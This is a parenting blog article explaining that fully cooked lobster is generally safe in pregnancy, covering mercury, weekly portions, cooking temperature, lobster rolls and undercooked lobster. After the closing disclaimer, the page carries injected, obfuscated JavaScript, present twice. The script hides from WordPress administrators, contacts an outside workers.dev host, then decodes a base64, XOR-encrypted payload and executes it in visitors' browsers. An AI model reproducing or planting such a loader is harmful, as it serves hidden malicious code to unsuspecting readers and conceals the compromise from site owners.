
Written by a caring mom at Parenting Stories
Pregnancy has a way of making even a simple dinner choice feel complicated. You may have eaten lobster many times before, but now you find yourself wondering, can pregnant ladies eat lobster safely, or should it stay off the menu until after your baby arrives?
The reassuring answer is yes. Fully cooked lobster can generally be enjoyed during pregnancy. American and spiny lobster are considered lower-mercury seafood choices, and they can fit into a healthy pregnancy diet when eaten in sensible portions. The biggest things to watch are cooking, storage, and your total seafood intake during the week.
Can Pregnant Ladies Eat Lobster Safely?
Yes, pregnant ladies can eat lobster as long as it is fully cooked and handled safely.
Lobster itself is not considered a seafood that pregnant women routinely need to avoid. American lobster and spiny lobster are included in the FDA’s “Best Choices” category for lower-mercury seafood.
The bigger concern is eating lobster that is raw or undercooked. Seafood that has not been cooked properly may contain bacteria or parasites that can cause foodborne illness, and pregnancy makes some of these infections more concerning.
If you are unsure about other everyday pregnancy precautions too, our guide to dos and don’ts in pregnancy covers more simple safety tips for moms-to-be
Is Lobster Safe During Pregnancy?
Yes, lobster is generally safe during pregnancy, and its mercury level is one reason many moms can enjoy it without too much worry.
Mercury can make seafood choices confusing during pregnancy. You hear that seafood provides helpful nutrients, but then you are also warned about mercury. The important thing to understand is that mercury levels are not the same in every type of seafood.
American and spiny lobster are considered lower-mercury choices, along with foods such as salmon, shrimp, crab, cod, scallops, and tilapia. This makes lobster and pregnancy a combination that can work well when you follow recommended serving amounts.
Higher-mercury fish are a different matter. Shark, swordfish, king mackerel, marlin, orange roughy, Gulf of Mexico tilefish, and bigeye tuna are among the choices pregnant women are advised to avoid. Lobster is not part of that group.
How Much Lobster Can You Eat While Pregnant?
Pregnant and breastfeeding women are generally advised to eat around 8 to 12 ounces of lower-mercury seafood each week.
A typical adult seafood serving is about 4 ounces, which means you can aim for around two to three seafood servings during the week.
That does not mean all three servings need to be lobster. Variety is actually a better approach.
For example, you might have lobster one evening, salmon later in the week, and shrimp on another day. This gives you different nutrients while keeping your seafood choices balanced.
And you do not need to measure every bite. A 4-ounce serving is roughly around the size of your palm. If you have a slightly larger portion at a restaurant once in a while, there is no need to panic. Think about your overall weekly intake instead.
What Nutrients Does Lobster Provide During Pregnancy?
Pregnancy food conversations often focus so much on what you should avoid that it is easy to forget seafood can also bring useful nutrients to your plate.
Lobster provides protein along with vitamin B12, selenium, zinc, and other minerals. Protein is especially important during pregnancy because your body is supporting your own changing tissues, the placenta, and your growing baby.
Research looking at fish consumption during pregnancy also highlights why seafood advice is about finding a healthy balance rather than simply cutting fish out of the diet. Lower-mercury seafood can provide valuable nutrients while helping moms limit unnecessary mercury exposure.
A lobster meal paired with vegetables, rice, potatoes, or whole grains can therefore be a satisfying part of a varied pregnancy diet. You can also add more variety to your meals with nourishing options like these fruits for pregnancy. You do not have to calculate every nutrient on your plate; choosing different nourishing foods throughout the week is a much more realistic approach.
How Should Lobster Be Cooked During Pregnancy?
Proper cooking is probably the most important safety step when eating lobster while pregnant.

According to Mayo Clinic pregnancy seafood guidance, seafood should generally reach an internal temperature of 145°F (63°C), and lobster should be cooked until the flesh looks pearly and milky white.
Steamed, boiled, grilled, baked, and broiled lobster can all be suitable options as long as the meat is completely cooked. Pay special attention to thick lobster tails, because the outside may appear done before the center is fully cooked.
When preparing raw lobster at home, wash your hands afterward and keep raw seafood away from salads, cooked foods, and anything else that will not be heated.
Can Pregnant Women Eat Lobster Rolls?
Yes, a lobster roll can be safe during pregnancy when the lobster is fully cooked and the filling has been stored correctly.
The fact that a lobster roll is served cold does not automatically make it unsafe. The real concern is how long the cooked lobster has been sitting out and whether it stayed properly refrigerated.
A freshly made lobster roll from a restaurant you trust is very different from lobster salad that has been sitting on a warm buffet table for several hours.
If you are unsure how long it has been out, choose something freshly prepared instead. It is a small decision that can save you a lot of unnecessary worry afterward.
What About Lobster Bisque and Lobster Mac and Cheese?
Both can generally be enjoyed during pregnancy when the lobster is fully cooked and the other ingredients are pregnancy-safe.
Lobster bisque may sometimes contain wine or sherry. If you prefer to avoid foods prepared with alcohol during pregnancy, ask how the soup is made before ordering.
With lobster mac and cheese, make sure dairy ingredients such as milk and cheese are pasteurized.
The other thing to consider is comfort. Rich sauces, butter, cream, and cheese can sometimes worsen pregnancy heartburn. If that has been happening to you, enjoying a smaller portion may feel much better.
Can You Eat Cold or Frozen Lobster When Pregnant?
Cold cooked lobster can be eaten during pregnancy if it was fully cooked first and then refrigerated properly.
This includes leftover lobster, chilled lobster meat, and lobster added to cold dishes.
If you cannot remember when the lobster was cooked or how long it has been sitting out, it is better to skip it.
Frozen lobster is also fine. Freezing itself does not make lobster unsafe. Thaw it safely in the refrigerator, in cold water, or in the microwave when you plan to cook it immediately.
Avoid leaving frozen seafood on the kitchen counter for hours to thaw.
Can I Eat Lobster Pregnant in the First Trimester?
Yes. Properly cooked lobster can generally be eaten during the first trimester, and the same basic advice continues throughout pregnancy.
So if you have been searching can I eat lobster pregnant at 6 weeks or 10 weeks, there is no special rule that makes lobster unsafe simply because you are early in pregnancy.
Choose lower-mercury seafood, avoid raw lobster, and make sure everything is handled safely.
Later in pregnancy, the main difference may be how comfortable the meal feels. Large portions covered in butter can sometimes make third-trimester heartburn or bloating worse, so you may prefer a smaller serving with lighter sides.
Is Raw or Undercooked Lobster Safe During Pregnancy?
No. Raw or undercooked lobster is best avoided during pregnancy.
If the meat still looks translucent, glassy, or noticeably soft in the center, it may need more cooking.
This matters because raw and undercooked seafood can contain microorganisms that may cause foodborne illness.
If you order lobster at a restaurant and it does not look completely cooked, do not feel awkward about sending it back. Pregnancy is a perfectly reasonable time to be extra careful about food preparation.
What If I Accidentally Ate Undercooked Lobster?
Realizing halfway through your meal that the lobster may have been undercooked can feel frightening, but eating one questionable bite does not automatically mean you or your baby will become ill.
The advice to avoid undercooked seafood is about reducing risk, not because every undercooked piece of lobster will cause an infection.
Pay attention to how you feel afterward.
If you develop significant vomiting, diarrhea, fever, severe stomach pain, dehydration, or any other symptoms that concern you, contact your healthcare provider and explain what you ate.
Try not to spend hours replaying the meal in your mind if you feel completely well. Pregnancy already comes with enough worries without assuming the worst after every imperfect food choice.
Lobster vs Crab vs Shrimp During Pregnancy
If you love shellfish, you do not have to choose only lobster.
Lobster, crab, and shrimp are all considered lower-mercury seafood options. The most important thing is that whichever one you choose is fully cooked.
Rotating your seafood choices can also make meals more interesting. You might have lobster one week, shrimp another night, and salmon or cod later.
There is no need to search for one “perfect” pregnancy seafood. Variety, safe cooking, and sensible portions are much more useful things to focus on.
Simple Tips for Eating Lobster While Pregnant
Before enjoying lobster, keep a few practical checks in mind:
- Make sure the lobster is thoroughly cooked.
- Look for firm, pearly, opaque meat.
- Buy seafood from a clean, trustworthy source.
- Refrigerate cooked lobster promptly.
- Avoid seafood that has been sitting out for a long time.
- Keep your overall lower-mercury seafood intake around 8 to 12 ounces per week.
- Choose different types of lower-mercury seafood instead of eating the same option every time.
- Skip raw or undercooked lobster.
These habits are simple, but they can make enjoying seafood during pregnancy feel much less stressful.
Frequently Asked Questions About Lobster and Pregnancy
1. Is Lobster High in Mercury?
American and spiny lobster are considered lower-mercury “Best Choices,” so they are not in the same category as high-mercury fish that pregnant women are advised to avoid.
2. Can I Eat Lobster Tail While Pregnant?
Yes. Fully cooked lobster tail can be eaten during pregnancy. Check the thickest part of the tail to make sure the meat is opaque and completely cooked.
3. Can I Eat Lobster With Butter While Pregnant?
Yes. Butter does not make cooked lobster unsafe. If rich foods trigger heartburn or nausea, simply use a smaller amount.
4. Can You Eat Lobster at a Restaurant When Pregnant?
Yes. Choose a restaurant you trust and order the lobster fully cooked. If it looks translucent or underdone, ask for it to be cooked longer.
5. Is Lobster for Pregnant Women a Healthy Choice?
Lobster for pregnant women can be part of a balanced diet because it provides protein, vitamin B12, selenium, and other nutrients while also being a lower-mercury seafood choice.
Final Thought
So, can pregnant ladies eat lobster? Yes, in most cases you can enjoy it safely during pregnancy.
Choose lobster that is thoroughly cooked, keep your seafood intake within recommended weekly amounts, and pay attention to how it has been stored and prepared. American and spiny lobster are lower-mercury choices, so there is no need to automatically remove them from your pregnancy menu.
Pregnancy already brings plenty of questions about what is safe and what is not. Food does not have to become another constant source of fear. When your lobster is fresh, properly cooked, and served safely, you can enjoy your meal with a little more confidence and hopefully a lot less Googling between bites.
Have more pregnancy food questions? Explore more simple, mom-friendly pregnancy guides on Parenting Stories to help you feel informed, confident, and a little less worried along the way.
Disclaimer
This article is for general informational purposes only and is not a substitute for medical advice. Every pregnancy is different, so always speak with your doctor or healthcare provider if you have concerns about seafood, allergies, diet, or pregnancy nutrition.
;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();